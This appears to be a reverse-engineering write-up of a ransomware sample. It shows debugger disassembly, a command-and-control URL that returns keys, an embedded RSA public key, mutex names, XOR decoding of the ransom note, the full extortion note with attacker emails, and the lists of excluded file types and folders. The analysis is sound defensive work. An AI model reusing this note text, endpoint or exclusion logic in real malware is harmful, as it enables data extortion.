
```
Adres     Hex                                               UNICODE
003EF6C8  68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 61 00  http://a
003EF6D8  73 00 76 00 62 00 2E 00 74 00 6F 00 70 00 2F 00  svb.top/
003EF6E8  6E 00 64 00 64 00 64 00 64 00 68 00 73 00 73 00  nddddhss
003EF6F8  70 00 65 00 6E 00 36 00 2F 00 67 00 65 00 74 00  pen6/get
003EF708  2E 00 70 00 68 00 70 00 3F 00 70 00 69 00 64 00  .php?pid
003EF718  3D 00 41 00 34 00 36 00 37 00 43 00 39 00 33 00  =A467C93
003EF728  34 00 39 00 39 00 37 00 42 00 30 00 32 00 36 00  4997B026
003EF738  34 00 42 00 43 00 42 00 34 00 42 00 42 00 35 00  4BCB4BB5
003EF748  44 00 43 00 46 00 33 00 32 00 31 00 31 00 42 00  DCF3211B
003EF758  36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  6.......
003EF768  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
003EF778  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
003EF788  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
```

```
1036A240  00000000
1036A244  00000000
1036A248  00E73270  abc.00E73270
1036A24C  00000000
1036A250  00010000
1036A254  00000000
1036A258  00000001
1036A25C  00000000
1036A260  003EF6C8  L"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997B
1036A264  00000000
1036A268  00000000
1036A26C  00000000
1036A270  00000449
1036A274  0000044F
1036A278  00338900  L"A467C934997B0264BCB4BB5DCF3211B6"
```

Komut:

Varsayılan


After public key is created, it creates a mutex named "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}" or "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}" to perform malicious encryption operations synchronously.



```
0035A845    7C AA          jl zararli.35A7F1
0035A847    68 C0A74500    push zararli.45A7C0                              45A7C0:L"-----BEGIN PUBLIC KEY-----\\\\nMIIBIjANBgkqhkiG9w0BAQE
0035A84C    FF15 F0C04000  call dword ptr ds:[<&lstrlenW>]
0035A852    85C0           test eax,eax
0035A854    7F 4A          jg zararli.35A8A0
0035A856    B9 78324500    mov ecx,zararli.453278                           453278:&"1E50FB05D801297E0358DA026896B58D"
0035A85B    E8 003FFFFF    call zararli.34E760
0035A860    8B5424 30      mov edx,dword ptr ss:[esp+30]
0035A864    68 5C324500    push zararli.45325C
0035A869    6A 00          push 0
0035A86B    68 70324500    push zararli.453270
0035A870    68 90E63500    push zararli.35E690
0035A875    68 00801A06    push 61A8000
0035A87A    8815 25924600  mov byte ptr ds:[469225],dl
0035A880    8B5424 50      mov edx,dword ptr ss:[esp+50]
0035A884    6A 00          push 0
0035A886    8815 26924600  mov byte ptr ds:[469226],dl
0035A88C    FF15 74C14000  call dword ptr ds:[<&CreateThread>]
0035A892    6A FF          push FFFFFFFF
0035A894    50             push eax
0035A895    A3 60324500    mov dword ptr ds:[453260],eax
0035A89A    FF15 D0C14000  call dword ptr ds:[<&WaitForSingleObject>
EIP  0035A8A0    68 F8434400    push zararli.4443F8                        4443F8:"{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
0035A8A5    6A 00          push 0
0035A8A7    6A 00          push 0
0035A8A9    FF15 30C14000  call dword ptr ds:[<&CreateMutexA>]
0035A8AF    A3 38324500    mov dword ptr ds:[453238],eax
0035A8B4    EB 14          jmp zararli.35A8CA
0035A8B6    68 20444400    push zararli.444420                              444420:"{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
0035A8BB    6A 00          push 0
0035A8BD    6A 00          push 0
0035A8BF    FF15 30C14000  call dword ptr ds:[<&CreateMutexA>]
0035A8C5    A3 30324500    mov dword ptr ds:[453230],eax
0035A8CA    6A 0A          push A

0045A7C0 L"-----BEGIN PUBLIC KEY-----\\\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxNqv8nCW9C146Ub1\\/QPk\\\\nya9P4FD3DnszyHEbAaH5mThTg9S5m6KFzPQUiuSnUW3QiSL\\/Uux8
```

PUBLIC KEY:	---BEGIN PUBLIC KEY----- \nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxNqv8nCW9C146Ub1/QPk\nya9P4FD3DnszyHEbAaH5mThTg9S5m6KFzPQUiuSnUW3QiSL/Uux8b1Llyuk8baQY\nLV9DImE/yyVSbnxO06cMbcKUMW//zlQc85jaQmyp33E40H1oUaILcnaK+3RL8cT0\n9CTq7Vsmhc6EAHQeg5R7D0COb7ky83sU5dbsXd0/M1vIzf2B3n/uNyuBwqJ0LaWM\nXrbAGrzK/nM6yRhwiJqacwhNaFrHz9Fjc7QWFIuqf8fEgFB7whqw7wciegNzmr5o\nL3xSqRMpHIdQTJ6QaAzW3d092rLySjY/BZsBOr0uogey1lHHgl+PvvCnbJJESM5/\nywIDAQAB\n -----END PUBLIC KEY-----


Creates a file called ”**_readme.txt**" that it has in it's malware memory.



```
0034EF91   6A 00          push 0
0034EF93   8904B1         mov dword ptr ds:[ecx+esi*4],eax
0034EF96   8B03           mov eax,dword ptr ds:[ebx]            [ebx]:&"_readme.txt"
0034EF98   FF34B0         push dword ptr ds:[eax+esi*4]
0034EF9B   E8 80C40100    call zararli.36B420
0034EFA0   8B3B           mov edi,dword ptr ds:[ebx]            [ebx]:&"_readme.txt"
0034EFA2   B9 25000000    mov ecx,25                            ecx:"_readme.txt", 25:'%'
0034EFA7   8B55 FC        mov edx,dword ptr ss:[ebp-4]
0034EFAA   83C4 10        add esp,10
0034EFAD   8B45 F8        mov eax,dword ptr ss:[ebp-8]
0034EFB0   8B3C97         mov edi,dword ptr ds:[edi+edx*4]
0034EFB3   8B3490         mov esi,dword ptr ds:[eax+edx*4]      esi:"                    "
0034EFB6   33C0           xor eax,eax
0034EFB8   F3:A5          rep movsd
0034EFBA   66:A5          movsw
0034EFBC   A4             movsb
0034EFBD   8D49 00        lea ecx,dword ptr ds:[ecx]            ecx:"_readme.txt"
0034EFC0   8B0B           mov ecx,dword ptr ds:[ebx]            ecx:"_readme.txt", [ebx]:&"_readme.txt"
0034EFC2   8B0C91         mov ecx,dword ptr ds:[ecx+edx*4]      ecx:"_readme.txt", ecx+edx*4:"_readme.txt"
0034EFC5   803401 80      xor byte ptr ds:[ecx+eax],80
0034EFC9   40             inc eax
0034EFCA   3D 97000000    cmp eax,97
0034EFCF ^ 7C EF          jl zararli.34EFC0
EIP → 0034EFD1   42       inc edx
0034EFD2   8BF2           mov esi,edx                           esi:"                    "
0034EFD4   8955 FC        mov dword ptr ss:[ebp-4],edx
0034EFD7   3B55 08        cmp edx,dword ptr ss:[ebp+8]
0034EFDA ^ 7C A4          jl zararli.34EF80
0034EFDC   5F             pop edi
0034EFDD   5E             pop esi                               esi:"                    "
0034EFDE   5B             pop ebx
0034EFDF   8BE5           mov esp,ebp
0034EFE1   5D             pop ebp
0034EFE2   C3             ret
0034EFE3   CC             int3
0034EFE4   CC             int3
0034EFE5   CC             int3

edx=0

.text:0034EFD1 zararli.exe:$EFD1 #E3D1
```

```
EAX    00000097
EBX    0026E8D0
ECX    03A96400     "_readme.txt"
EDX    00000000
EBP    0026E8B4
ESP    0026E8A0     &L"----BEGIN PUBLIC KEY-----\\\\nM
ESI    00441D4F     "                    "
EDI    03A96497

EIP    0034EFD1     zararli.0034EFD1

EFLAGS   00200344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  C000007C (STATUS_NO_TOKEN)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) FFFF0000000000000001 x87r0 Boş invalid
ST(1) FFFF00000000FFFFFFFF x87r1 Boş invalid
ST(2) FFFF000000012C6C2DA4 x87r2 Boş invalid
ST(3) FFFF00000000FFFFFFFF x87r3 Boş invalid
ST(4) FFFF0000000000000000 x87r4 Boş invalid
ST(5) FFFF0000000000000000 x87r5 Boş invalid
ST(6) 3FFF8000000000000000 x87r6 Boş 1.0000000000000
ST(7) 3FFF8000000000000000 x87r7 Boş 1.0000000000000

x87TagWord FFFF
x87TW_0 3 (Boş)          x87TW_1 3 (Boş)
x87TW_2 3 (Boş)          x87TW_3 3 (Boş)
x87TW_4 3 (Boş)          x87TW_5 3 (Boş)

Varsayılan (stdcall)   5   Kiltsiz
1: [esp+4] 00841680
2: [esp+8] 03A94B00
3: [esp+C] 0044FFB0 zararli.0044FFB0
4: [esp+10] 00000000
```


After the creation of the “**_readme.txt**” file, it analyzes the data to be written into it. The data is written into the "**_readme.txt**" file created after the analysis process.



```
0034EF72   83C4 04        add esp,4
0034EF75   8975 FC        mov dword ptr ss:[ebp-4],esi
0034EF78   85FF           test edi,edi
0034EF7A v 7E 60          jle zararli.34EFDC
0034EF7C   8D6424 00      lea esp,dword ptr ss:[esp]
0034EF80   68 5C020000    push 25C
0034EF85   E8 D81C0100    call <zararli._malloc>
0034EF8A   8B0B           mov ecx,dword ptr ds:[ebx]            ecx:"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your
0034EF8C   68 97000000    push 97
0034EF91   6A 00          push 0
0034EF93   8904B1         mov dword ptr ds:[ecx+esi*4],eax
0034EF96   8B03           mov eax,dword ptr ds:[ebx]            [ebx]:&"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll y
0034EF98   FF34B0         push dword ptr ds:[eax+esi*4]
0034EF9B   E8 80C40100    call zararli.36B420
0034EFA0   8B3B           mov edi,dword ptr ds:[ebx]            [ebx]:&"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll y
0034EFA2   B9 25000000    mov ecx,25                            ecx:"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your
0034EFA7   8B55 FC        mov edx,dword ptr ss:[ebp-4]
0034EFAA   83C4 10        add esp,10
0034EFAD   8B45 F8        mov eax,dword ptr ss:[ebp-8]
0034EFB0   8B3C97         mov edi,dword ptr ds:[edi+edx*4]
0034EFB3   8B3490         mov esi,dword ptr ds:[eax+edx*4]      esi:"                    "
0034EFB6   33C0           xor eax,eax
0034EFB8   F3:A5          rep movsd
0034EFBA   66:A5          movsw
0034EFBC   A4             movsb
0034EFBD   8D49 00        lea ecx,dword ptr ds:[ecx]            ecx:"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your
0034EFC0   8B0B           mov ecx,dword ptr ds:[ebx]            ecx:"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your
0034EFC2   8B0C91         mov ecx,dword ptr ds:[ecx+edx*4]      ecx:"ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your
0034EFC5   803401 80      xor byte ptr ds:[ecx+eax],80
0034EFC9   40             inc eax
0034EFCA   3D 97000000    cmp eax,97
0034EFCF ^ 7C EF          jl zararli.34EFC0
EIP → 0034EFD1   42       inc edx
0034EFD2   8BF2           mov esi,edx                           esi:"                    "
0034EFD4   8955 FC        mov dword ptr ss:[ebp-4],edx
0034EFD7   3B55 08        cmp edx,dword ptr ss:[ebp+8]
0034EFDA ^ 7C A4          jl zararli.34EF80

ecx=03A97D80 "ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your files like pictures, databases, documents and other important are encrypted with s"
dword ptr [ecx+edx*4]=[03A97D80 "ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your files like pictures, databases, documents and other important are encrypted w

.text:0034EFC2 zararli.exe:$EFC2 #E3C2
```

```
EAX    00000097
EBX    0026E8D0
ECX    03A97D80     "ATTENTION!\r\n\r\nDon't worry, yo
EDX    00000000
EBP    0026E8B4
ESP    0026E8A0
ESI    0044242F     "                    "
EDI    03A97E17

EIP    0034EFD1     zararli.0034EFD1

EFLAGS   00200344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  C000007C (STATUS_NO_TOKEN)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) FFFF0000000000000001 x87r0 Boş invalid
ST(1) FFFF00000000FFFFFFFF x87r1 Boş invalid
ST(2) FFFF000000012C6C2DA4 x87r2 Boş invalid
ST(3) FFFF00000000FFFFFFFF x87r3 Boş invalid
ST(4) FFFF0000000000000000 x87r4 Boş invalid
ST(5) FFFF0000000000000000 x87r5 Boş invalid
ST(6) 3FFF8000000000000000 x87r6 Boş 1.0000000000000
ST(7) 3FFF8000000000000000 x87r7 Boş 1.0000000000000

x87TagWord FFFF
x87TW_0 3 (Boş)          x87TW_1 3 (Boş)
x87TW_2 3 (Boş)          x87TW_3 3 (Boş)
x87TW_4 3 (Boş)          x87TW_5 3 (Boş)

Varsayılan (stdcall)   5   Kiltsiz
1: [esp+4] 007B2BA8 &"_readme.txt"
2: [esp+8] 00841EA8 &L"_readme.txt"
3: [esp+C] 0044FEF0 zararli.0044FEF0
4: [esp+10] 00000000
```

The malicious is intended to direct the user with the data written in the generated ”**_readme.txt**" file.




```
ATTENTION!

Don't worry, you can return all your files!
All your files like pictures, databases, documents and other important are encrypted with
strongest encryption and unique key.
The only method of recovering files is to purchase decrypt tool and unique key for you.
This software will decrypt all your encrypted files.
What guarantees you have?
You can send one of your encrypted file from your PC and we decrypt it for free.
But we can decrypt only 1 file for free. File must not contain valuable information.
You can get and look video overview decrypt tool:
https://we.tl/t-IMhsjauZQE
Price of private key and decrypt software is $980.
Discount 50% available if you contact us first 72 hours, that's price for you is $490.
Please note that you'll never restore your data without payment.
Check your e-mail "Spam" or "Junk" folder if you don't get answer more than 6 hours.


To get this software you need write on our e-mail:
helpteam@mail.ch

Reserve e-mail address to contact us:
helpmanager@airmail.cc

Your personal ID:
0299ewgfDd94ZMASYQt4QGhpOo8gEwVMGuTvtKzw670thXUlt1
```

It is observed that controls are made to prevent the operating system from being interrupted and to prevent system files and folders from being encrypted. The list of file extensions that will not be encrypted is as follows;;

.sys	.DLL	.blf	.regtrans-ms
.ini	.dll	.bat	ntuser.dat
ntuser.pol	ntuser.dat.LOG2	.lnk	ntuser.dat.LOG1

These directories are scanned to encrypt the folders in the list.



```
002DEFA7   8B55 FC         mov edx,dword ptr ss:[ebp-4]
002DEFAA   83C4 10         add esp,10
002DEFAD   8B45 F8         mov eax,dword ptr ss:[ebp-8]
002DEFB0   8B3C97          mov edi,dword ptr ds:[edi+edx*4]
002DEFB3   8B3490          mov esi,dword ptr ds:[eax+edx*4]              esi:"                    "
002DEFB6   33C0            xor eax,eax
002DEFB8   F3:A5           rep movsd
002DEFBA   66:A5           movsw
002DEFBC   A4              movsb
002DEFBD   8D49 00         lea ecx,dword ptr ds:[ecx]                    ecx:"ntuser.dat|ntuser.dat.LOG1|ntuser.dat
002DEFC0   8B0B            mov ecx,dword ptr ds:[ebx]                    ecx:"ntuser.dat|ntuser.dat.LOG1|ntuser.dat
002DEFC2   8B0C91          mov ecx,dword ptr ds:[ecx+edx*4]              ecx:"ntuser.dat|ntuser.dat.LOG1|ntuser.dat
002DEFC5   803401 80       xor byte ptr ds:[ecx+eax],80
002DEFC9   40              inc eax
002DEFCA   3D 97000000     cmp eax,97
002DEFCF   7C EF           jl abcunp.2DEFC0
002DEFD1   42              inc edx
002DEFD2   8BF2            mov esi,edx                                   esi:"                    "
002DEFD4   8955 FC         mov dword ptr ss:[ebp-4],edx
002DEFD7   3B55 08         cmp edx,dword ptr ss:[ebp+8]
002DEFDA   7C A4           jl abcunp.2DEF80

esi=003D387F "                    "
edx=1

.text:002DEFD2 abcunp.exe:$EFD2 #E3D2
```

```
FPU Gizle
EAX     00000097
EBX     0055E9FC
ECX     033F2798     "ntuser.dat|ntuser.dat.LOG1|ntuser.d
EDX     00000001
EBP     0055E9E4
ESP     0055E9D0
ESI     003D387F     "                    "
EDI     033F282F

EIP     002DEFD2     abcunp.002DEFD2

EFLAGS  00200200
```


```
Varsayılan (stdcall)    7    Kilitsiz
1: [esp+4]  00A1AD38 &L".ehiz"
2: [esp+8]  00A1AD50
3: [esp+C]  003DFF50 abcunp.003DFF50
4: [esp+10] 00000000
5: [esp+14] 0055FEC4
6: [esp+18] 002EB16E abcunp.002EB16E
7: [esp+1C] 0000000A
```

```
Adres     Hex                                              ASCII
033F2798  6E 74 75 73 65 72 2E 64 61 74 7C 6E 74 75 73 65  ntuser.dat|ntuse
033F27A8  72 2E 64 61 74 2E 4C 4F 47 31 7C 6E 74 75 73 65  r.dat.LOG1|ntuse
033F27B8  72 2E 64 61 74 2E 4C 4F 47 32 7C 6E 74 75 73 65  r.dat.LOG2|ntuse
033F27C8  72 2E 70 6F 6C 7C 2E 73 79 73 7C 2E 69 6E 69 7C  r.pol|.sys|.ini|
033F27D8  2E 44 4C 4C 7C 2E 64 6C 6C 7C 2E 62 6C 66 7C 2E  .DLL|.dll|.blf|.
033F27E8  62 61 74 7C 2E 6C 6E 6B 7C 2E 72 65 67 74 72 61  bat|.lnk|.regtra
033F27F8  6E 73 2D 6D 73 7C 43 3A 5C 53 79 73 74 65 6D 49  ns-ms|C:\SystemI
033F2808  44 5C 7C 43 3A 5C 55 73 65 72 73 5C 44 65 66 61  D\|C:\Users\Defa
033F2818  75 6C 74 20 55 73 65 72 5C 7C 43 3A 5C 55 73 65  ult User\|C:\Use
033F2828  72 73 5C 50 75 62 00 00 04 00 00 00 FF FF FF FF  rs\Pub......ÿÿÿÿ
033F2838  FF FF FF FF 85 F3 1B 00 08 00 00 00 02 00 00 00  ÿÿÿÿ.ó..........
033F2848  7F 00 00 01 00 00 00 00 00 00 00 00 78 01 00 00  ............x...
```

```
0055E9D0  00A1A4D0
0055E9D4  00A1AD38  &L".ehiz"
0055E9D8  00A1AD50
0055E9DC  003DFF50  abcunp.003DFF50
0055E9E0  00000000
0055E9E4  0055FEC4
0055E9E8  002EB16E  return to abcunp.002EB16E from abcunp.002DEF50
0055E9EC  0000000A
0055E9F0  00000000
0055E9F4  0000000A
0055E9F8  00000000
0055E9FC  009EA010  &"ntuser.dat|ntuser.dat.LOG1|ntuser.dat.LOG2|ntuser.pol
0055EA00  009EA040  &".ehiz"
0055EA04  00000000
0055EA08  00000000
```

{Drive}:\SystemID\	{Drive}:\Users\Public\	{Drive}:\$Recycle.Bin\
{Drive}:\Users\Default User\	{Drive}:\Users\All Users\	{Drive}:\$WINDOWS.~BT\
{Drive}:\PerfLogs\	{Drive}:\Users\Default\	{Drive}:\dell\
{Drive}:\ProgramData\Microsoft\	{Drive}:\Documents and Settings\	{Drive}:\Intel\
{Drive}:\ProgramData\Package Cache\	{Drive}:\ProgramData\	{Drive}:\MSOCache\
{Drive}:\Users\Public\	{Drive}:\Recovery\	{Drive}:\Program Files\
{Drive}:\Users\%username%\AppData\Local\	{Drive}:\System Volume Information\	{Drive}:\Windows.old\
{Drive}:\Windows\	{Drive}:\Users\%username%\AppData\Roaming\	{Drive}:\Games\
{Drive}:\ProgramFiles (x86)\		

Encryption of directories with web browsers is prevented so as not to prevent the user from communicating with the hacker and accessing evidence videos.

